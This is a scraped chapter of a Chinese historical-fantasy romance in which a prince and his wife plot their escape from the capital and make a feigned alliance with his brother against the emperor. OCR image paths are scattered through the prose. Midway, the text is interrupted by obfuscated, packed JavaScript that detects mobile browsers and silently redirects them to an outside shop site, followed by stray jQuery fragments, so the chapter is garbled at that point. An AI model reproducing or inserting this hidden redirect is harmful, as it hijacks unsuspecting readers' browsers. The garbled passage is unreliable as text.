夫妻两人酒足饭饱的从酒楼出来,满足的相视一笑。
“夫君,他家蜜汁藕不如西川的地道,不过鱼头倒是做得不赖,下回我带你去个更好的馆子,这京城,我可比你熟多了!”
苍夜眨了眨眼,捏了一下青绵的脸蛋:“这是夫人从小长大的地方,自然熟,只是夫人,眼下咱们最要紧的是平安回到西川,可不是吃遍全京城。”
青绵这才想起二人还身处险境,她赶紧收了笑意,小声问道:“倒把正事忘了,我们什么时候动身返回?”
苍夜环顾了一下四周,在青绵耳旁低语道:“我那位皇兄,是不会轻易放咱们走的,如今他身边有高人指点,咱们不能大意,何况要走的不止你我,还要带上太妃和知意,难度只会更大。”
“明晚那场宴请,怕是场鸿门宴吧。”青绵神色一沉,“今日没能将我们拿下,明晚他绝不会轻易放过这个机会。”
“明日会有皇戚国戚和众大臣及家属,想必他不会做的太过明显!但我们也不必做的太恭敬,以防他狗急跳墙!”
青绵听得有些茫然:“难道咱们不该……小心谨慎些吗?”
“他留我们活到今日,不过是要在满朝文武跟前继续扮演他的仁君罢了,如果我们处处周全,把顾全大局的好人全做了,那他还有什么面具可戴?一旦这份体面荡然无存,便再没有什么东西能捆住他的屠刀了!”
青绵这才恍然大悟,看来还是这狼适合弯弯绕的权谋把戏,自己还是太嫩了些。
青绵瞬间豁然开朗,一脸狡黠:“那狗皇帝亲手灭我了满门,若让我对他卑躬屈膝,那可真就是在难为我自己!既然不用刻意恭顺,那可真是遂了我的心意!”
苍夜无奈低笑一声,“夫人心里憋着气,明日宴席上尽管把气撒出来,只是记住,闹到七分便好,留三分余地,咱们要的是痛快痛快,可不是把自己搭进去。”
闻言,青绵唇角立刻勾起一抹坏笑:“夫君放心!绵儿心里门儿清,明日宴上百官齐聚,我定让这位九五之尊,好好记上一笔,刻骨铭心!”
===
青绵本以为该回宫了,苍夜却牵着她的手,没往宫城的方向走,而是七拐八拐地绕进一条僻静的小巷。
“带你去个地方。”苍夜眼底带着几分故弄玄虚的兴致。
青绵满心疑惑,怎么感觉这京中他比自己还熟?可转念一想,他活了四千多年,这人间的街巷里弄,自然比她这个半路来的要熟悉得多,便也不再多问,只由着他牵着自己往前走。
他们在一处毫不起眼的院门前停下脚步,门外看起来很是平常,觉得也就是一个小门小户人家的宅院,若自己不经意从门前经过,估计都不会多看一眼,然而,一踏进去,青绵便愣住了。
院落的格局,回廊的走向,檐角的雕花,甚至连那几株花木栽种的位置,处处都有种熟悉感。
“这……怎么跟齐府这么像?”她四下张望,越看越诧异,忍不住喃喃出声。
苍夜负手站在她身后,嘴角露出一抹浅笑:“眼力不错。”
青绵猛地回头:“这宅子是你置办的?”
“百年前就买下了,原想着来人间游玩时能有个落脚之处,没料到,这一世竟派上了用场。”
青绵怔了怔,忽然想起从前在小晖山时他曾说过的话,他说悠悠数千载,他名下洞天仙山、人间华宅,多得连自己都数不清,那时她只当他是夸口,如今站在这座庭院里,方知他并非虚言。
她环顾四周,目光在熟悉的景致上流连片刻,忍不住小声调侃:“夫君,敢情你这四千年来,就只设计过这一种院子?回廊一个走向,花木一个位置,连檐角雕花都懒得换个花样,也不嫌腻得慌?”
苍夜闻言,凑到她身前,眉梢一挑,笑得无赖:“你又不是不知道,为夫最是专情,不止院子建造得一样,我心里的人一旦认定,也不会变。”
青绵被他这一句说得脸颊微热,抬手轻推了下他的胸膛,嗔道:“油嘴滑舌,给你根杆就往上爬!”
苍夜顺势攥住她作乱的小手,放在嘴边亲了一口:“景致无需多变,佳人仅此一位,与其费心翻新庭院,不如好好偏爱我的小羊。”
正说着,身后忽然传来一阵脚步声。
“六弟——”
一个男声响起,苍夜与青绵同时回头,便见周青承与一名陌生男子一同站在不远处,那男子身形偏瘦,举手投足间却能见几分天家气象。
“王爷,这位是庆王。”周青承一边走近,一边连忙出声引荐。
苍夜心下了然,这便是四皇子南风过境,此人的母族没什么势力,皇帝上位后,他只能在人前装出一副懦弱庸碌的模样,也正因如此,才侥幸避过皇帝的猜忌与清算,苟全了性命。
“哥哥,你怎么也……在这?”青绵一脸疑惑,目光在周青承与那男子之间来回转。
苍夜忙低下头,低声向她解释:“不是我要带他过来的,是他非要死皮赖脸跟过来的。”
说话间,四人已向彼此靠拢,苍夜唤了声:“四哥。”
南风过境也上前一步,与苍夜短暂相拥,彼此拍了拍对方的肩背。
“我与六弟近二十年未见,若在大街上遇见,恐怕都认不出你来了。”南风过境一边拍着他的肩,一边感叹。
苍夜顺着他的话,轻叹了一声:“天家最是无情,明明是同根生的兄弟,却无缘相聚,连见上一面,都要看这冥冥中的造化。”
“是呀,天家最是无情!”南风过境重复了一句,似乎对这句话体会颇深。
“对了舅哥,你怎会和四哥在一起?”苍夜问道。
周青承拱了拱手,刚要回答,却发现苍夜脖颈上的抓痕,连忙紧张问道:“王爷,您这是怎么了?”
苍夜突然想起脖子上的被妻子暴揍留下的伤痕,夫妻二人尴尬短暂的对视了一眼,苍夜道:“无妨,被猫抓了一下。”
“猫?”周青承一脸不解还想再问,却被苍夜一个眼神憋了回去,他赶紧转回正题:“早前皇家秋猎,我与庆王殿下偶然结识,席间对饮数杯,也算有几分交情,今早我在城中戏楼闲逛,恰好偶遇殿下,便结伴一道过来了。”
这番话说得轻巧自然,听着像是一场机缘巧合,可实情并非如此,这是苍夜和周青承计划好的,苍夜虽远离京中,但京中大致情况他还是了解的,这位庆王看似闲散无能,整日流连戏楼风月之地,醉生梦死,实则是靠着一副浑噩皮囊韬光养晦,以此打消皇帝忌惮,得以偷生。
所以今日一早,周青承是刻意寻去戏楼,主动找
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17887004|212580||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
上了南风过境。
话音落下,庆王眼里闪过一起惊诧,接过话头:“说起来,我今早撞见周兄时,着实惊了一跳,当年周家满门倾覆,朝野上下都认为周家除了王妃并无其他人生还,本王万万没想到,你这小子竟还安然活着。”
“此事曲折繁多,一言难尽,外头风大,我们进屋细说。”苍夜环顾了一下四周说道。
四人抬脚入了正屋,掩上房门,隔绝了院外所有声响。
屋内几人围坐一席,卸下了外头的客套伪装,这一谈,便是整整一个下午。
过往那些被皇室掩盖的肮脏旧事都已揭了出来,当今圣上狼子野心,当年弑父杀弟,踩着至亲血肉篡夺皇位,登基之后又步步狠绝,威逼朝野百官俯首臣服,对内残暴专政,对外更是卑躬屈膝,屡次暗中勾结北狄和南沃发动对西川的战争,祸乱一方百姓!
这桩桩件件恨的人直咬牙!
不知不觉中,窗外天光渐暗,南风过境长长吐出一口气:“六弟,我自知本事远不及你,手中权势更是不值一提。”
他抬眼看向苍夜,语气郑重无比,“但我隐忍蛰伏这么多年,暗中培养了一批忠心死士,足以暗中为你们保驾护航,我定会拼尽所有,助你们一行人安然离开京都,返回西川。”
话音一顿,他言语更加诚恳:“我只求六弟能信守承诺,待你安稳重回西川之后,务必助我倾覆朝堂,除掉这祸乱天下的狗皇帝!”
苍夜也是一脸郑重,拱手说道:“四哥放心,此人一日不除,我心头之恨便一日难消,西川一战,多少百姓流离,十万将士埋骨沙场,这笔仇,本王必定讨回来!如今京中,我唯独信得过四哥一人,倘若来日四哥得登大宝,还望信守今日之约,护西川安稳,万民太平。”
===
夜色已深,青绵和苍夜乘着马车赶往宫门,他们需要在宫门落下时赶回宫中。
刚才与庆王的一番结盟说辞犹在耳畔,青绵心头萦绕着一丝疑惑,她开口打破沉寂:“夫君,难道我们真要和庆王结盟,助他拿下皇位吗?”
苍夜闻言,鼻腔里溢出一声嗤笑,他慵懒倚在软垫上,长臂一伸,将身旁的青绵揽进怀里:“为夫才不在意谁当皇帝,也不想掺和这朝堂夺权的烂事,万里江山是谁的,与我无关,为夫从头到尾,只在乎你,在乎我们一家人能不能安然无恙,平安返回西川。”
青绵满眼不解:“那你今日对着庆王说得那般恳切,还许诺鼎力相助,那岂不是……”
话未说完,便被苍夜截断:“我若不那般假意许诺,推心置腹,庆王怎会放下戒心,全心全力为我们扫清障碍?”
青绵听完,撇了撇嘴,轻轻戳了戳他的胸口,嗔道:“这般利用他人,未免也太损了点吧。”
苍夜眼中那份漫不经心倏然褪去,正色道:“为夫绝不会为了他们的皇权争斗去掀起战乱,朝堂之上那些皇子的争权,是他们的私心贪欲,凭什么要让边境无辜的士兵浴血牺牲,让天下百姓流离失所?”
说话间,马车轻轻一晃,已在宫门前停稳,苍夜低下头,额头轻抵着她的额头:“我只要我的小羊平安喜乐,让你这一世剩下的时光轻松自在,至于谁最后坐得上那龙椅——”
他哂笑一声,满是不屑:“与为夫何干?”